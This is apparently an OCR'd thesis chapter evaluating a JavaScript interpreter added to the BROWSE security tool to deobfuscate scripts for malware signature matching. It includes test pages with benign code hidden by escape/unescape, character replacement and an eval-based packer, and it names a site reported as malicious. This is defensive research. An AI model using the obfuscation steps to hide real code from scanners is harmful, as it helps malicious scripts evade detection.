


Figure 6.7: BROWSE - RHINO interaction activity diagram

Chapter 7

Evaluation

7.1 How to evaluate the improvement

After describing how this project was carried out, now it is time to test it so to determine its positive aspects, reveal possible shortcomings, and eventually, to conclude if the chosen hypothesis was a good approach to fulfil the objectives proposed at the beginning of this document. During the evaluation process is really important to keep in mind the goal of the project, so to focus on aspects that really matter.

As explained in section 2.1, the objective here is to extend the functionality of the BROWSE tool. Its improvement consisted in adding a JavaScript interpreter, as described in chapter 4, so to overcome the language obfuscation and other possibilities (see chapter 3) and try to get a useful output for proper signature matching.

The ideal parameter so to measure the success of the project would be the **"unreadable input code"/"readable output code" ratio**. That shows the power of Rhino in processing the input code and returning a more readable one for BROWSE. However, **"readable"** is not so simple to define, since the process can return half-way results, i.e., the returned code can have been partially deobfuscated or decompressed, or partially gathered (not all code could be extracted). Therefore, instead of using a parameter the results will be classified in three categories: **totally successful**, **partially successful** or **unsuccessful**.

The evaluation of the improvement will be done by testing the tool against a set of non-real HTML pages, another set containing concrete malicious code examples and a set of real HTML pages. It will be based on the results returned by the interpreter when executing the examples proposed.

7.1.1 Test plan

As explained in previous section, the improvement will be tested against three sets of HTML pages.

- First, the interpreter will be tested with some fake HTML pages so to assure its correct operation. That is, check if the tool gathers all the JavaScript code, executes it properly and deobfuscates it (in case it has been obfuscated or compressed).

  These test pages include different JavaScript code locations as well as obfuscation and compression techniques so to *check if the basic desired features of the interpreter work properly.*

- Secondly, some specific obfuscated JavaScript real attack examples will be tested so to *determine if the interpreter is able to deobfuscate them.* These examples might not be the complete original HTML document, but only the malicious script.

- Finally, a set of varied real HTML pages (divided in two categories, well-known companies webpages and crack webpages) will be tested and some statistic data will be gathered so to *evaluate the interpreter's behaviour* when analysing those pages.

7.2 Testing BROWSE and Rhino against the sets of webpages


In this section Rhino will be tested against the prepared sets of HTML pages so to check the expected functionality of the interpreter. Several examples with different purposes will be tried so to check all the desired features work properly. The goal of this section is to show the results of the tests. Evaluation of results is done in the following section (7.3).

7.2.1 Set 1: Non-real HTML pages

Example 1 - Gathering events' code, executing document.write and specifying external JavaScript file

In the following example several features of the interpreter are tested at the same time. These are: capturing events and their associated code, managing the document.write function and retrieving and executing the JavaScript code contained in an external file.

The code of the first example web page is the following:




```
<html>
        <body onload="writeHTML();">
            <script>
            function writeSrc()
            {
                document.write("<scr"+"ipt sr"+"c=\"file:///usr/share/browse/tests/srcExample1.js\"></s"+"cript>");
            }
            </script>
            <script>
            function writeHTML()
            {
                writeSrc();
                document.write( "<p>" );
                document.write("Text in inserted paragraph")
                document.write( "</p>" );
            }
            </script>

        </body>
</html>
```

Figure 7.1: HTML code of example1.html

The code above contains two scripts inside the body of the HTML document. Both consist of a function declaration, and both of them make use of **document.write**. However, none of them is called inside the script tags. Instead, the call of one of them is made when the **onload** event is fired.

When that occurs, the JavaScript code associated is executed. Therefore, the function **writeHTML** will be called. It also calls the other function defined, **writeSrc**. So, both functions will write code in the HTML document. First, **writeSrc** will append a script that refers to an external source. After calling it, **writeHTML** will add a paragraph containing some text as well.

After appending the new text to the HTML document, Rhino parses again the new page and executes the scripts, but with **document.write** calls replaced by the dummy function explained before (section 6.2.4) and the scripts marked so to distinguish if they already appended code or not. Now, the external file will be retrieved and its code will be added to the page. The JavaScript code contained in such file is the following:



```
var str="function sum(a,b){ return a+b}document.write(\"<p>\"+sum(30,20)+\"</\"+\"p>\")";
document.write("<sc"+"ript"+">"+str+"</sc"+"ript>");
```

Figure 7.2: HTML code of srcExample1.js

Once that the file has been retrieved, its content is added to the HTML document, in the associated script. It is executed as well, and since it consists of a new call to **document.write**,more code will be added. However, in this case it is remarkable the usage of variables values as part of the arguments of the call. As it can be seen, string objects are combined with the value of the JavaScript variable **str**.

Finally, the code appended writes again another script, but in this case a function call (*sum(30,20)*) is also given as part of the arguments, so what is being written is the result of its execution in a new HTML paragraph.

The final code returned by the interpreter after analysing the HTML document is shown in figure 7.3. In the resulting code all the extracted JavaScript has been added as HTML scripts and executed as well by the interpreter.

Example 2 - Deobfuscating JavaScript

In the previous example the gathering of all the JavaScript was shown. Now, an example of JavaScript obfuscation and compression will be explained, although the real examples will be treated in next section(7.2.2).

So, in this test a simple JavaScript script will be obfuscated and compressed, and eventually executed by the interpreter. The compressor used is [21](This compressor has several options, the chosen ones make the code actually larger but quite unreadable, which is the target of this example).


The compression and obfuscation applied in this example are simple: first, the original code was escaped using the **escape** function. However, this resulting code has to be unescaped using the **unescape** function so to obtain the original one before trying to execute it. Finally, the code was compressed afterwards. The tested code is the one in figure 7.4. The result of executing it in the interpreter is shown in figure 7.5.

This simple but powerful technique allows the interpreter to monitor data passed to critical functions. By printing the arguments passed to them the original code can be get easily.

Example 3 - Combining the two examples above

Now, in this final example, both features of the interpreter will be tested at the same time: JavaScript code gathering and deobfuscating. The original code used is the same as in example one, but in this test it is hidden. The obfuscation technique used is described in the following steps:


1. First, double quotes are replaced by another character, in this case '!'. The reason for doing this is for not confusing the interpreter. What is more, other characters can be also replaced so to hide even more the code(this replacing tactic is widely used in real life examples).
2. Secondly, the code is escaped. A call to **unescape** has to be added then so to obtain the original code when it is executed. The function **replace** is also called so to get again the double quotes previously replaced. Finally, this code is evaluated using **eval**, so to execute the original code after deobfuscating it.
3. However, the code can be obfuscated even more, if for example we use the same compressor as in example two. After applying it, the code it totally hidden, so to prevent as much as possible any further analysis performed on it.



```
<html>
        <body onload='writeHTML();'>

                <script harmless=''>
                function writeSrc()
                    {
                        document.dummyWrite("<scr"+"ipt sr"+"c=\"file:///usr/share/browse/tests/srcExample1.js\"></s"+"cript>");
                    }
                </script>

                <script harmless=''>function writeHTML()
                    {
                        writeSrc();
                        document.dummyWrite( "<p>" );
                        document.dummyWrite("Text in inserted paragraph")
                        document.dummyWrite( "</p>" );
                    }
                </script>

                <script harmless=''>
                        writeHTML();
                </script>

                <script src=''>
                        var str="function sum(a,b){ return a+b}document.dummyWrite(\"<p>\"+sum(30,20)+\"</\"+\"p>\")";
                        document.dummyWrite("<sc"+"ript"+">"+str+"</sc"+"ript>");
                </script>

                <p>Text in inserted paragraph</p>

                <script harmless=''>
                        function sum(a,b){ return a+b}document.dummyWrite("<p>"+sum(30,20)+"</"+"p>")</script>
                <p>50</p>
        </body>
</html>
```


Code associated to events, in this case ONLOAD
JavaScript code defined in the external file

Figure 7.3: HTML code of srcExample1 after having been executed by Rhino.js



```
<html>
        <body >
            <script>
                eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e
(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k
[c]);return p}('f("5%c%6%1%2%9+7%0%8%3%a%4%1%2%d*b%0%e%g")',17,17,'3B|29|7Breturn|20multiply|2Cb|function|28i|i|7Dfunction|20i|28a||
20sum|20a|20|unescape|7D'.split('|'),0,{}))
            </script>
        </body>
</html>
```


Figure 7.4: HTML code of example2.html, including obfuscated and compressed JavaScript



```
Initializing XPCOM from location : /home/alex/Desktop/browse-2007/Utils/MozillaH
tmlParser/mozilla.dist.bin.lin...
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^
/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(
){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','
g'),k[c]);return p}('f("5%c%6%1%2%9+7%0%8%3%a%4%1%2%d*b%0%e%g")',17,17,'3B|29|7B
return|20multiply|2Cb|function|28i|i|7Dfunction|20i|28a||20sum|20a|20|unescape|7
D'.split('|'),0,{}))
unescape("function%20sum%28i%29%7Breturn%20i+i%3B%7Dfunction%20multiply%28a%2Cb%
29%7Breturn%20a*b%3B%20%7D")
function sum(i){return i+i;}function multiply(a,b){return a*b; }
```

When eval is executed, the argument passed is printed
Same happens with unescape, argument passed is printed after unescaping it

Figure 7.5: Result HTML code from example2.html execution



```
<html>
        <body onload="writeHTML();">
            <script>
                eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e
(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k
[c]);return p}('u(7("p%e%1%2%n.i%1%0%8%0+%6%a%0+%5%c%3%m%h///f/d/j/k/l.9%3%0%4%o/s%0+%b%4%0%2%q%r").t(/!/g,"\\""))',31,31,'21|28|29|5C|
3E|21c|21ipt|unescape|3Cscr|js|20sr|21cript|3D|share|20writeSrc|usr||3A|write|browse|tests|srcExample1|21file|7Bdocument|3C|function|3B|
7D||replace|eval'.split('|'),0,{}))
            </script>
            <script>
            eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=
[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}
('m(9("k%c%1%3%i%1%3%5.4%1%0%2%8%6%2%0%3%5.4%1%7%f%e%d%2%3%5.4%1%0%2%h/b%6%2%0%3%j%a%0%0").l(/!/g,"\\""))',23,23,'20|28|21|29|dummyWrite|
3Bdocument|3E|21Text|3Cp|unescape|7D|p|20writeHTML|20paragraph|20inserted|20in||3C|7BwriteSrc|3B|function|replace|eval'.split('|'),0,{}))
            </script>

        </body>
</html>
```

Figure 7.6: example3.html HTML code

After following the previous steps the code remains as in figure 7.6.

So, the result should be the same than in example two, except that now the interpreter should print deobfuscated JavaScript code. Figure 7.7 shows the output printed.

The interpreter printed more times some of the information shown in the picture above, due to several iterations. However, the only matter is to deobfuscate the code, and the redundant information returned has been removed from the figure so to make the results clearer for the reader.

Regarding to figure 7.7, the code inside green boxes is the one located between the script tags from the HTML document currently analysed (remember that *scripts are executed in the interpreter using* ***eval***, so that is why they are also printed on screen). The first two are obfuscated JavaScript, and the third one is the result of getting *events code*, adding the *external JavaScript file* and *appending a script using document.write*, just like in example 1.

Now, when scripts are executed, the **eval** function that evaluates the compressed code prints its argument (in the figure it is the one on the right of the orange brackets). The code in blue boxes is the one printed by the function **unescape**. This code is the original one but with replaced characters: **"** for **!**. That is why also a call to **replace** is included, so to restore the original double quotes. Finally, **eval** executes this code and therefore it is printed, showing the original code in a totally readable way for signature matching.

The returned HTML code is the same as in example 1, except that obfuscated code remains in that state. However, **the interpreter printed it deobfuscated** and returned it as an output.

7.2.2 Set 2: Concrete real JavaScript examples


Example 1 - Malicious web page: ***http://www.keithjarrett.it***

In [30] a study about malicious web pages is carried. It is interesting how the webs are classified in categories and the ranking of malicious web sites encountered per category. The authors also made a comparison between the Internet Explorer browser and Mozilla Firefox.

However, what is of interest now is a particular example given as dangerous web site: *http://www.keithjarrett.it*


According to the authors, this site includes obfuscated JavaScript code, among other dangerous capabilities. The obfuscated JavaScript code found can be seen in figure 7.8, as well as the deobfuscated one returned by the interpreter. However, the code was so long that only part of it is shown so to fit in the picture.

As it can be seen, the obfuscated code uses the eval function, and when this is done, the deobfuscated code is printed.



```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=funct
ion(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('u(7("p%e%1%2%n.i%1%0%8%0+%6%a%0+%5%c%3%m%h///f/d/j/
